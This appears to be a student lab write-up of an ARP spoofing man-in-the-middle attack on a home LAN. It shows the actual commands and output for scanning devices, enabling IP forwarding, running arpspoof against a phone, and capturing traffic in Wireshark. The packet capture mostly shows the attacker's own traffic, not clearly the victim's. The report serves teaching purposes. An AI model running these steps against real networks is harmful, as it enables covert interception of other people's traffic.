

ARP Spoofing using Ubuntu

Introduction to ARP Spoofing

ARP (Address Resolution Protocol) Spoofing is a type of cyberattack where an attacker sends fake ARP messages on a local network. This tricks other devices into believing that the attacker's machine is the router or another trusted device. As a result, the attacker can intercept, modify, or stop data sent between devices. ARP Spoofing is commonly used for Man-in-the-Middle (MITM) attacks and helps demonstrate the importance of network security and encryption.

Step-by-Step Execution of ARP Spoofing

Step 1: Installation of Required Tools

In the first step, necessary tools like dsniff arp-scan net-tools were installed on the Ubuntu system. These tools are essential for scanning the network and launching the ARP spoofing attack. The installation ensured that all required software components were available to perform the attack successfully.

```
ubuntu@ubuntu:~/Desktop$ sudo apt update
Ign:1 cdrom://Ubuntu 24.04.2 LTS _Noble Numbat_ - Release amd64 (20250215) noble
InRelease
Hit:2 cdrom://Ubuntu 24.04.2 LTS _Noble Numbat_ - Release amd64 (20250215) noble
Release
Hit:4 http://archive.ubuntu.com/ubuntu noble InRelease
Get:5 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:6 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:7 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:8 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1107 k
B]
Get:9 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [864
kB]
Get:10 http://archive.ubuntu.com/ubuntu noble-updates/main i386 Packages [473 kB
]
Get:11 http://archive.ubuntu.com/ubuntu noble-updates/main Translation-en [235 k
B]
Get:12 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [161
kB]
```

```

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
283 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ubuntu:~/Desktop$ sudo apt install dsniff arp-scan net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libencode-perl libnet1 libnids1.21t64 libtext-csv-perl libtext-csv-xs-perl
The following NEW packages will be installed:
  arp-scan dsniff libencode-perl libnet1 libnids1.21t64 libtext-csv-perl
  libtext-csv-xs-perl net-tools
0 upgraded, 8 newly installed, 0 to remove and 283 not upgraded.
Need to get 2823 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 libnet1 amd64 1.1.6+dfsg
-3.2build1 [44.5 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/universe amd64 libnids1.21t64 amd64
1.26-2.1build2 [21.9 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/universe amd64 libtext-csv-perl all
2.04-1 [109 kB]

```

Step 2: Checking Network Information

In this step, the network details of the attacker's system were identified. This included the IP address of the attacker's machine, the default gateway (router), and the name of the network interface (such as Wi-Fi or Ethernet). Knowing this information is important to identify where the attack should be directed.

```

ubuntu@ubuntu:~/Desktop$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0c:b9:38 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.45/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
        valid_lft 86041sec preferred_lft 86041sec
    inet6 fe80::a00:27ff:fe0c:b938/64 scope link
        valid_lft forever preferred_lft forever

```

```

ubuntu@ubuntu:~/Desktop$ ip route | grep default
default via 192.168.1.1 dev enp0s3 proto dhcp src 192.168.1.45 metric 100

```

Step 3: Scanning the Network

The third step involved scanning the local network to identify all connected devices. The purpose was to find a suitable target device (such as a mobile phone or another computer) on the same network. The IP and MAC address of the target were recorded for the attack.

```
ubuntu@ubuntu:~/Desktop$ sudo arp-scan --interface=enp0s3 --localnet
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:0c:b9:38, IPv4: 192.168.1.45
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      50:42:89:3c:6d:a8      zte corporation
192.168.1.38     68:ec:c5:37:2e:4f      Intel Corporate
192.168.1.36     ce:1c:6a:3c:9a:b6      (Unknown: locally administered)
192.168.1.35     d6:98:c8:49:0f:6a      (Unknown: locally administered)
192.168.1.43     86:44:9c:42:f1:07      (Unknown: locally administered)
192.168.1.34     5a:1c:c9:b5:93:f5      (Unknown: locally administered)
192.168.1.19     d2:56:6e:44:a5:6b      (Unknown: locally administered)
192.168.1.11     06:48:11:dc:a7:68      (Unknown: locally administered)
192.168.1.27     3a:26:9d:11:30:dc      (Unknown: locally administered)
192.168.1.41     26:4f:90:68:50:33      (Unknown: locally administered)
192.168.1.39     c0:3d:03:f5:7e:23      Samsung Electronics Co.,Ltd
192.168.1.25     30:94:35:e2:a2:e1      vivo Mobile Communication Co., Ltd.

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.261 seconds (113.22 hosts/sec). 1
2 responded
```

In this we successfully locate our targeted mobile device which is the second-last device having **Ip-address of 192.168.1.39** and **Mac address of c0:3d:03:f5:7e:23** having name **Samsung Electronics Co.,Ltd.**


Step 4: Enabling IP Forwarding

Before launching the attack, IP forwarding was enabled on the attacker's system. This allows the attacker to act as a bridge between the target and the router, forwarding traffic while secretly observing or manipulating it. It is a necessary step to maintain communication flow during the spoofing.

```
ubuntu@ubuntu:~/Desktop$ echo 1 | tee /proc/sys/net/ipv4/ip_forward
tee: /proc/sys/net/ipv4/ip_forward: Permission denied
1
ubuntu@ubuntu:~/Desktop$ sudo sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
ubuntu@ubuntu:~/Desktop$ cat /proc/sys/net/ipv4/ip_forward
1
```

Step 5: Performing the ARP Spoofing Attack

The core of the process was executed in this step. The attacker impersonated the router to the target device by sending fake ARP responses. This caused the target device to unknowingly send its internet traffic to the attacker instead of directly to the router, enabling a Man-in-the-Middle position.



```
ubuntu@ubuntu:~/Desktop$ sudo arpspoof -i enp0s3 -t 192.168.1.39 192.168.1.1
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
8:0:27:c:b9:38 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 8:0:27:c:b9:38
```

Step 6: Observing and Cleaning Up

Once I started the ARP spoofing attack, I monitored the victim's device to see if there were any visible changes. Since I had enabled IP forwarding on my Ubuntu system, the victim's internet connection remained active, and everything appeared normal to them. However, behind the scenes, all their network traffic was passing through my machine.

To confirm this, I opened Wireshark and began capturing packets. I could see traffic coming from the victim's IP address, including DNS requests and other data, which proved that I was successfully acting as a Man-in-the-Middle. This step showed me how attackers can quietly intercept sensitive data without the victim even knowing.

After observing and taking all the necessary screenshots, I decided to end the attack. I stopped the ARP spoofing tool and disabled IP forwarding. This restored normal communication between the victim and the router. Cleaning up was important to make sure the network returned to its original state and no devices were affected after the test.

ip.addr==192.168.1.39

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.45	192.168.1.1	DNS	89	Standard query 0xe5fd
2	0.033339226	192.168.1.1	192.168.1.45	DNS	281	Standard query response
3	0.034864340	192.168.1.45	185.125.190.96	TCP	74	53948 → 80 [SYN] Seq=
4	0.218932548	185.125.190.96	192.168.1.45	TCP	74	80 → 53948 [SYN, ACK]
5	0.219009647	192.168.1.45	185.125.190.96	TCP	66	53948 → 80 [ACK] Seq=
6	0.219527753	192.168.1.45	185.125.190.96	HTTP	154	GET / HTTP/1.1
7	0.377408508	185.125.190.96	192.168.1.45	TCP	66	[TCP Previous segment
8	0.377409584	185.125.190.96	192.168.1.45	TCP	251	[TCP Out-Of-Order] 80
9	0.377483814	192.168.1.45	185.125.190.96	TCP	78	[TCP Dup ACK 5#1] 5394
10	0.377585880	192.168.1.45	185.125.190.96	TCP	66	53948 → 80 [ACK] Seq=
11	0.377867202	192.168.1.45	185.125.190.96	TCP	66	53948 → 80 [FIN, ACK]
12	0.552254233	zte_3c:6d:a8	Broadcast	ARP	60	Who has 192.168.1.24?
13	0.552254520	185.125.190.96	192.168.1.45	TCP	66	80 → 53948 [ACK] Seq=
14	0.552254582	185.125.190.96	192.168.1.45	TCP	66	[TCP Dup ACK 13#1] 80
15	0.552326845	192.168.1.45	185.125.190.96	TCP	54	53948 → 80 [RST] Seq=
16	0.914672191	PCSSystemtec 0c:b9:...	00:00:00 00:00:00	ARP	42	192.168.1.1 is at 08:0

Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
 Ethernet II, Src: PCSSystemtec_0c:b9:38 (08:00:27:0c:b9:38), Dst: 01:00:5e:00:00:00
 Internet Protocol Version 4, Src: 192.168.1.45, Destination: 192.168.1.1
 User Datagram Protocol, Src Port: 53078, Dst Port: 53
 Domain Name System (query)

0000 50 42 89 3c 6d a8 08 00 27 0c b9 38 08 00 45
 0010 00 4b 84 11 00 00 40 11 73 12 c0 a8 01 2d c0
 0020 01 01 cf 56 00 35 00 37 83 c7 e5 fd 01 00 00
 0030 00 00 00 00 00 00 12 63 6f 6e 6e 65 63 74 69
 0040 69 74 79 2d 63 68 65 63 6b 06 75 62 75 6e 74
 0050 03 63 6f 6d 00 00 01 00 01

Ready to load or capture Packets: 148 · Displayed: 148 (100.0%) · Dropped: 0 (0.0%) Profile: Default

```

ubuntu@ubuntu:~/Desktop$ sudo wireshark
** (wireshark:7060) 17:37:40.021798 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME
E_DIR not set, defaulting to '/tmp/runtime-root'
** (wireshark:7060) 17:40:43.160812 [Capture MESSAGE] -- Capture Start ...
** (wireshark:7060) 17:40:43.239119 [Capture MESSAGE] -- Capture started
** (wireshark:7060) 17:40:43.239484 [Capture MESSAGE] -- File: "/tmp/wireshark_
enp0s3SOSK72.pcapng"
** (wireshark:7060) 17:42:46.506699 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:7060) 17:42:46.564431 [Capture MESSAGE] -- Capture stopped.
** (wireshark:7060) 17:42:46.564498 [Capture WARNING] ./ui/capture.c:722 -- cap
ture_input_closed():
** (wireshark:7060) 17:43:49.368445 [Capture MESSAGE] -- Capture Start ...
** (wireshark:7060) 17:43:49.461287 [Capture MESSAGE] -- Capture started
** (wireshark:7060) 17:43:49.461592 [Capture MESSAGE] -- File: "/tmp/wireshark_
enp0s3YK3F72.pcapng"
** (wireshark:7060) 17:46:23.723335 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:7060) 17:46:23.750544 [Capture MESSAGE] -- Capture stopped.
** (wireshark:7060) 17:46:23.750704 [Capture WARNING] ./ui/capture.c:722 -- cap
ture_input_closed():

```

Conclusion

This activity provided me the practical experience in conducting a basic ARP spoofing attack using Ubuntu. Through each step, the attack demonstrated how unprotected networks can be vulnerable to manipulation and data interception. It emphasized the importance of network-level security practices such as encryption, strong authentication, and ARP protection techniques. Understanding such attacks is essential for learning how to defend against them in real-world scenarios.

The End
